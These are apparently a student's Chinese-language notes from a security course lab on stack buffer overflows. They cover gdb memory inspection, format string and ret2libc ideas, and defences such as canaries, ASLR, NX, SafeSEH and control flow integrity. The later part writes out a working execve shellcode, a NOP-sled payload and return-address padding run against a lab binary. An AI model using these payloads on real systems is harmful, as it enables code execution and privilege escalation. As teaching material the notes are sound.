

总结 1

**先输入的内容，先会放入低地址处。**

```
0xfffffd2b0: 0xfffffdf8 0x0000000f 0xfffffd2d8  
0xfffffd2c0: 0x00000000 0x00000000 0xc2000000  
0xfffffd2d0: 0xf768d701 0xb8f052e8 0x695def11  
0xfffffd2e0: 0x00000000 0x00000000 0xf682f000  
0xfffffd2f0: 0x75722f31 0x656d5f6e 0x41414100  
(gdb) r $(python3 -c 'print("A"*1024 + "ABCD")')
```

```
0xfffffd0a0: 0x41414141 0x41414141 0x41414141 0x41414141  
-- Type <RET> for more, q to quit, c to continue without paging-- DCBA  
0xfffffd0b0: 0x41414141 0x41414141 0x41414141 0x41414141  
0xfffffd0c0: 0x41414141 0x41414141 0x41414141 0x44434241  
0xfffffd0d0: 0xfffffd000 0xf7e1cff4 0x00000000 0x12322d5  
0xfffffd0e0: 0x00000000 0x00000070 0xf7ffcf1 0xf7c222d5
```

所以想要在内存中出现如0xabcdabcd，那么输入就要先从**最后面的开始先写**（**目标内容的最后面字符先写**），也就是print(cdabcdab)

并且要使用`python3 -c 'import sys; sys.stdout.buffer.write(b"\xcd\xab\xcd\xab")'`来写。输入二进制内容。

```
?/secret: Permission denied  
[process 8124] exited normally]  
  
labvm:/home/q2$ ./run_me $(python3 -c 'import sys; sys.stdout.buffer.write(b"\x41"*1024 + b"\xcd\xab\xcd\xab"  
salvifics-cohesionless-nondi' )\n
```

在cmd情况下也可以。

总结 2

什么时候用buffer overflow, 什么是用format string, 什么是用shellcode, 什么时候用ret2lib?

如果代码中，含有gets(), sprintf(), strcpy()等函数，并且还有buf，那么很可能可以buffer overflow，因为这些函数都没有输入长度限制。

如果代码中，有`printf(<user_input>)`，那么就可能用format string attack。但如果是`printf("%s" <user_input>)`，那么就是安全的。

⚠ printf("%s", echostr) 是安全的（不是 format string 漏洞），除非你这样写：

C

複製

編輯

```
printf(echostr); // ✗ 易被 format string 攻擊
```

如果程序正常的buffer，并且目标地址是可以通过buffer overflow的方式去逼近，那么正常操作就行。如果你塞满了buffer，仍然离你的目标地址相差很远，那么可以用format string，去直接读取内存地址内容去mapping。


如果代码什么也没有，但代码的权限有sticky bit为s，那么可以通过seteuid的shellcode，来获得目标的shell。

除了shellcode外，可以用ret2lib来获得shellcode，区别在于设置环境变量export MYSHELL=/bin/sh，计算/bin/sh的起始地址，配合system() + exit() + /bin/sh来获得shell

可以在gdb环境中，找system和exit的地址。

### 总结3

### 总结4 function执行时，stack的情况



看上图。

当一个function被call时，首先入stack的是function本身，接着写入function中的变量，再然后写入return地址，之后的内容可以是buffer或其他。而eip则会从内存的低地址处，不断地向高地址执行，最终执行到return地址，返回其计算结果。

## 总结5 如何防御buffer overflow?

1stackguard 就是使用canary. 比如代码编译时使用-fstack-protector gcc flag, 实现栈保护。

stackguard会在return 和 局部变量之间放入canaries, 以检查是否会被更改。若更改了, 则程序崩溃, 使得attacker无法执行。

## gcc -Z **noexecstack** -fstack-protector



Don't allow code execution in stack



Implement Canaries to prevent return address overwrite

2ASLR 地址随机化。address space layout randomisation. Randomly shift base of code & data in process memory

3Prevent attack code execution by **marking stack and heap as non-executable**.

有时候面对canary, attacker会使用exception handlers来绕过, 怎么办?

### Evading canary with exception handlers

- When exception is thrown, dispatcher walks up exception list until handler is found (else use default handler)

After overflow: handler points to attacker's code  
exception triggered ⇒ control hijack

Main point: exception is triggered before canary is checked



预防措施: 使用safeseh, 只执行那些合法的exception handler.

## /SAFESEH: linker flag

Linker produces a binary with a table of safe exception handlers

System will not jump to exception handler not on list

## /SEHOP: platform defence (since win vista SP1)

Observation: SEH attacks typically corrupt the “next” entry in SEH list.

SEHOP: add a dummy record at top of SEH list

When exception occurs, dispatcher walks up list and verifies dummy record is there. If not, terminates process.

## 其他防御措施

Control flow integrity.

## Control flow integrity (CFI)

**Ultimate Goal:** ensure control flows as specified by code's flow graph

```
void HandshakeHandler(Session *s, char *pkt) {  
    ...  
    s->hdlr(s, pkt)  
}
```

**Compile time:** build list of possible call targets for s->hdlr

**Run time:** before call, check that s->hdlr value is on list

**Coarse CFI:** ensure that every indirect call and indirect branch leads to a valid function entry point or branch target



使用control flow guard.

# Coarse CFI: Control Flow Guard (CFG)

(Windows 10)

## Coarse CFI:

Protects indirect calls by checking against a bitmask of all valid function entry points in executable

```
rep stosd  
mov    esi, [esi]  
mov    ecx, esi      ; Target  
push   1  
call   @_guard_check_icall@4 ; _guard_check_icall(x)  
call   esi  
add    esp, 4  
xor    eax, eax
```

ensures target is the entry point of a function



attack就是改变固有的流程方向，oAuth漏洞也是如此。

④C语言 和 x86 32bit指令集

为什么\x41是A? 因为这是ASCII编码。

## shellcode 集合

<https://shell-storm.org/shellcode/index.html> 可以自己选择需要的shellcode.

## 输入参数，配合python

带一个\$().

OV

```
usage: ./run_me <input_string>
student@hacklabvm:/home/q1$ ./run_me 123
Try again!
student@hacklabvm:/home/q1$ ./run_me "AAAA"
Try again!
student@hacklabvm:/home/q1$ ./run_me $(python3 -c 'print("A"*10)')
Try again!
student@hacklabvm:/home/q1$ ./run_me $(python3 -c 'print("A"*500)')
Try again!
student@hacklabvm:/home/q1$ ./run_me $(python3 -c 'print("A"*1024)')
Try again!
student@hacklabvm:/home/q1$ ./run_me $(python3 -c 'print("A"*1025)')

/ csf2024s1_{clockwise-overdiversificatio \
\ n-muriciform} \
\
```

## gdb，输入内容

直接run "内容"

```

51
(gdb) br 24
Breakpoint 1 at 0x123d: file run_me.c, line 24.
(gdb) run "AAA"
Starting program: /home/q2/run_me "AAA"
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, main (argc=2, argv=0xfffffd5a4) at run_me.c:24
24      strcpy(locals.buffer, argv[1]);
(gdb) info frame

```

与普通的代码执行，传入参数一样的方式。

```

0xffffd150: 0xf7c1f2bc 0xf7e1cff4 0xfffffec2c 0x00000012
(gdb) run $(python3 -c 'print("A"*3)')
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/q2/run_me $(python3 -c 'print("A"*3)')
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, main (argc=2, argv=0xfffffd5a4) at run_me.c:27
27      if (locals.changeme == 0abcdabcd)
(gdb) x /40x $esp
0xffffd0c0: 0xffffffff 0xf7fc9614 0xf7ffd608 0x00414141
0xffffd0d0: 0xf7fc14a0 0x00001000 0x00000001 0xffffd0f0
0xffffd0e0: 0x56556000 0x00000000 0xf7c1e9b1 0xf7e1d038
0xffffd0f0: 0xf7fc14a0 0xf7fd970b 0xf7c1e9b1 0xf7fc14a0

```

## 关键 —— 如何看内存内容和地址

**内存地址**  **示例** 

假设 `$esp = 0xbffff5c0`，执行 `x /10x $esp` 可能会得到:

	0xbffff5c0	0xbffff5d0	0xbffff5e0	...
gdb	0xdeadbeef	0x08048456	0x00000001	0xbffff5f4
	0x00000000	0xb7fdc800	0x00000000	0x00000000
	0xb7fdc864	0xb7fdc900		

**内存内容** 

这个输出表示:

- `0xbffff5c0` 存储 `0xdeadbeef`
- `0xbffff5d0` 存储 `0x08048456`
- `0xbffff5e0` 存储 `0x00000001`
- ...

数据是按 4 字节 (32 位) 对齐输出的，因为 `x` 以 word (4 字节) 为单位读取。

# 4 bytes

```
gdb
0xbffff5c0: 0xdeadbeef 0x08048456 0x00000001 0xbffff5f4
0xbffff5d0: 0x00000000 0xb7fdc800 0x00000000 0x00000000
0xbffff5e0: 0xb7fdc864 0xb7fdc900
```

## 地址与内存内容的关系

以little endian的方式进行展示。

0xbffff5c3

```
gdb
3210 7654 6998 fedc
0xbffff5c0: 0xdeadbeef 0x08048456 0x00000001 0xbffff5f4
0xbffff5d0: 0x00000000 0xb7fdc800 0x00000000 0x00000000
0xbffff5e0: 0xb7fdc864 0xb7fdc900
```

地址

0xffffcf10 :

3210

7654

内容

0x00000000  
F A 9 8

0xf7d8cd43  
F E D C

2 hex = 1 byte, 两个十六进制位为一个字节

0xffffcf14

0xffffcf1d

每个数据，都有自己的地址，每一行，就是一个十六进制地址所代表的数据元素

## 总结 Buffer overflow

本质上，利用操作系统的内存机制，使得我们在执行良性的程序时，通过添加过量的数据，找到并 overwrite原本函数的return地址，使得这个函数执行，我们想要的操作。


有不同类型的方式，一种是直接堆元素，直到恰好在return地址上，再填写自己想要返回的内容。

另一种是利用no-op机制，让eip指针，回到buffer中，逐步执行到我们所注入的恶意函数的地址位置。

"return一般就是重定向到我们的自己maclious code之前，填满\x90，也就是No-op，让eip指针不断地向前，直到执行我们的maclious code为止。"


## Bufferover flow

系统执行程序时，stack的大致内容分布，先是push进func, parameters, push进return地址，再来就是ebp和esp，以表示一个stack frame的区间。




<https://www.youtube.com/watch?v=1S0aBV-Waeo> ——这个视频牛逼

这是一整个内存空间，stack是往下的，而heap是往上grow，这就是解释了为什么stack的grow是向着地址越来越小的方向走。



这就是为什么输入超过buffer容量时，会覆盖其他地址上的内容，比如return 地址。



## malicious code


本质：将指令转变成十六进制，输入进内存地址，从而让它进行执行。

This is just a string of different commands. Crucially, this xcd / x80 is throwing a system interrupt, which means that it's going to run the system call.

```
quit anyway? (y or n) y
mike@kali:~/exploits$ cat shell_
shell_code          shell_code_executable shell_generator
mike@kali:~/exploits$ cat shell_code
\x31\xc0\x83\xec\x01\x88\x04\x24\x68\x2f\x7a\x73\x68\x68\x2f\x62\x69\x6e\x68\x2f
\x75\x73\x72\x89\xe6\x50\x56\xb0\x0b\x89\xf3\x89\xe1\x31\xd2\xcd\x80\xb0\x01\x31
\xdb\xcd\x80mike@kali:~/exploits$
```

怎么个覆盖return地址呢，从而再写入我们自己的code呢？

要完全覆盖完return地址



```
Reading symbols from /home/mike/exploits/vuln...done.
(gdb) run $(python -c '"\x41" * 508 + "\x31\xc0\x83\xec\x01\x88\x04\x24\x68\x2f\x7a\x73\x68\x68\x2f\x62\x69\x6e\x68\x2f\x75\x73\x72\x89\xe6\x50\x56\xb0\x0b\x89\xf3\x89\xe1\x31\xd2\xcd\x80\xb0\x01\x31\xdb\xcd\x80")
```

写入\x51 return地址。

```
Reading symbols from /home/mike/exploits/vuln...done.
(gdb) run $(python -c '"\x41" * 508 + "\x31\xc0\x83\xec\x01\x88\x04\x24\x68\x2f\x7a\x73\x68\x68\x2f\x62\x69\x6e\x68\x2f\x75\x73\x72\x89\xe6\x50\x56\xb0\x0b\x89\xf3\x89\xe1\x31\xd2\xcd\x80\xb0\x01\x31\xdb\xcd\x80" + "\x51")
```

## buffer overflow - shellcode with no-op sled关键



**总结：**很简单，通过buffer overflow 的方式，改变函数return地址上的内容，让eip重新Jump 到buffer中，让其执行我们埋在其中的shellcode.

有一个指令叫no-op，意味着什么也不做，继续执行。它的hex: \x90

当我们用\x90塞满了buffer，还加入了我们的自己的恶意shellcode，到了return地址时，进行一次返回，为什么？

因为eip，是不断地向stack bottom前进的，所以要执行我们的恶意code，则需要将eip重新导向位置，让它再走一遍，从而执行。

哇！



## 现在要做的是

用\x90填满buffer，塞入我们的malicious code，填入一个return的位置，好重定向eip的指针，从而进行执行我们的code.

```
type apropos word to search for commands related to word ...
Reading symbols from /home/mike/exploits/vuln...done.
(gdb) run $(python -c '"\x90" * 508 + "\x31\xC0\x83\xEC\x01\x88\x04\x24\x68\x2F\x7A\x73\x68\x68\x2F\x62\x69\x6E\x68\x2F\x75\x73\x72\x89\xE6\x50\x56\xB0\x0B\x89\xF3\x89\xE1\x31\xD2\xCD\x80\xB0\x01\x31\xDB\xCD\x80" + "\x51\x51\x51\x51" * 10)
```

43个bytes

现在可知，508个字节，会刚好填满到return的地址，我们自己的maclious code有43个bytes, 后面的我们自己自定义的return地址有40个。

为什么return地址要\*10，因为内存空间是动态变化的，所以留些冗余，让它更大概率地中。

所以就是 $508 - 43 - 40 = 425$ 个。

更改后，我们的code是

```
Reading symbols from /home/mike/exploits/vuln...done.
(gdb) run $(python -c '$(echo "A" * 425 + "\x31\xC0\x83\xEC\x01\x88\x04\x24\x68\x2F\x7A\x73\x68\x68\x2F\x62\x69\x6E\x68\x2F\x75\x73\x72\x89\xE6\x50\x56\xB0\x0B\x89\xF3\x89\xE1\x31\xD2\xCD\x80\xB0\x01\x31\xDB\xCD\x80" + "\x51\x51\x51\x51" * 10)')
```

最后设置我们的return地址，只要重新回到buffer中即可

```
0xbffff9fa: 0xfc180000 0x3020bfff 0xfc44b7ff 0xac60bfff
0xbffffa0a: 0xfa24b7e9 0x6000bfff 0x0000b7fb 0x84190000
0xbffffa1a: 0xfa240804 0xfd4ebfff 0x9090bfff 0x90909090
0xbffffa2a: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffffa3a: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffffa4a: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffffa5a: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffffa6a: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffffa7a: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffffa8a: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffffa9a: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffffaaa: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffffaba: 0x90909090 0x90909090 0x90909090 0x90909090
